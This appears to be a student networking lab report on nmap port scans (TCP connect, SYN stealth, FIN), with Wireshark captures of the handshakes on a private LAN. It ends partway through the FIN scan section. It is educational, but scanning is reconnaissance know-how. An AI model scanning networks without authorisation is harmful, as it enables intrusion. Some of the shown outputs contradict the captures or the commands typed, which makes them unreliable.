

## PRACTICAL-7

### AIM:

Perform port scanning using nmap on a single port and capture the packets using wireshark and analyze the output.

### THEORY:

#### NMAP:

- Nmap, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery.
- Network administrators use Nmap to identify what devices are running on their systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks.
- Nmap can be used to monitor single hosts as well as vast networks that encompass hundreds of thousands of devices and multitudes of subnets.
- Though Nmap has evolved over the years and is extremely flexible, at heart it's a port-scan tool, gathering information by sending raw packets to system ports. It listens for responses and determines whether ports are open, closed or filtered in some way by, for example, a firewall. Other terms used for port scanning include port discovery or enumeration.
- The packets that Nmap sends out return with IP addresses and a wealth of other data, allowing you to identify all sorts of network attributes, giving you a profile or map of the network and allowing you to create a hardware and software inventory.

#### WIRESHARK:

##### What Is Wireshark?

- Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network.
- Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:
  - Packet Capture: Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
  - Filtering: Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
  - Visualization: Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.
- Packet sniffing can be compared to spelunking – going inside a cave and hiking around. Folks who use Wireshark on a network are kind of like those who use flashlights to see what cool things they can find. After all, when using Wireshark on a network

connection (or a flashlight in a cave), you're effectively using a tool to hunt around tunnels and tubes to see what you can see.


- What Is Wireshark Used For?
  - Wireshark has many uses, including troubleshooting networks that have performance issues. Cybersecurity professionals often use Wireshark to trace connections, view the contents of suspect network transactions and identify bursts of network traffic. It's a major part of any IT pro's toolkit – and hopefully, the IT pro has the knowledge to use it.


## OUTPUT:

### Installation:



### NMAP:

Download NMAP form the internet and run the installer.





NMAP installation will also install npcap which is GUI based tool for NCAP.



## WIRESHARK:


Download wireshark from the wireshark website and run the installer.


### Download Wireshark

The current stable release of Wireshark is 3.6.2. It supersedes all previous releases.





A screenshot of the Wireshark website's download page. It features a blue header bar with the text 'Stable Release (3.6.2)' and an upward arrow. Below this is a list of download links: 'Windows Installer (64-bit)', 'Windows Installer (32-bit)', 'Windows PortableApps® (64-bit)', 'Windows PortableApps® (32-bit)', 'macOS Arm 64-bit .dmg', 'macOS Intel 64-bit .dmg', and 'Source Code'. Another blue bar below lists 'Old Stable Release (3.4.12)' with an upward arrow. A third blue bar at the bottom lists 'Documentation' with an upward arrow. At the very bottom, a grey bar contains the text 'Not What You're Looking For?'.





Select all the components you want to install with the wireshark.





## Practical:

We can write *NMAP ipaddr* to scan the ip address.

```
C:\Users\Administrator>nmap 192.168.16.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 12:38 India Standard Time
Nmap scan report for 192.168.16.1
Host is up (0.00020s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsure
912/tcp    open  apex-mesh
3389/tcp   open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
```

## TCP Scan

Tcp scan will scan for TCP port like port 22, 21, 23, 445 etc and ensure for listening port (open) through 3-way handshake connection between the source and destination port. If the port is open then source made request with **SYN** packet, a response destination sent **SYN, ACK** packet and then source sent **ACK** packets, at last source again sent **RST, ACK** packets.

TCP scan for Open port

```
nmap -sT -p 445 192.168.1.102
```

```
C:\Users\Administrator>nmap -sT -p 445 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 12:54 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.43 seconds
```


ip.addr == 192.168.1.113							Expression...	+
No.	Time	Source	Destination	Prot	Length	Info		
129	37.411...	192.168.1.113	192.168.1.102	T...	74	52944 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460		
132	37.415...	192.168.1.102	192.168.1.113	T...	74	445 → 52944 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0		
133	37.415...	192.168.1.113	192.168.1.102	T...	66	52944 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TS...		
134	37.415...	192.168.1.113	192.168.1.102	T...	66	52944 → 445 [RST, ACK] Seq=1 Ack=1 Win=29312 Len=0		

TCP scan for closed port

```
nmap -sT -p 3389 192.168.1.102
```

```
C:\Users\Administrator>nmap -sT -p 3389 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 12:58 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.43 seconds
C:\Users\Administrator>
```





Destination	Proto	Length	Info
192.168.1.102	TCP	74	45014 → 3389 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1...
192.168.1.113	TCP	60	3389 → 45014 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0


## Stealth Scan

SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is also relatively typical and stealthy since it never completes TCP connections.

Stealth scan for Open port

```
nmap -sS -p 22 192.168.1.102
```

```
C:\Users\Administrator>nmap -sS -p 22 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 12:59 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.43 seconds
```




Destination	Proto	Length	Info
192.168.1.102	TCP	58	65008 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.1.113	TCP	60	22 → 65008 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
192.168.1.102	TCP	54	65008 → 22 [RST] Seq=1 Win=0 Len=0

Stealth scan for closed port

```
nmap -sS -p 3389 192.168.1.102
```

```
C:\Users\Administrator>nmap -sF -p 3389 192.168.1.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 13:05 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.43 seconds
```






## Fin Scan

A FIN packet is used to terminate the TCP connection between the source and destination port typically after the data transfer is complete. In the place of an SYN packet, Nmap starts a FIN scan by using a FIN packet. If the port is open then no response will come from destination port when FIN packet is sent through source port.

Fin scan for open port

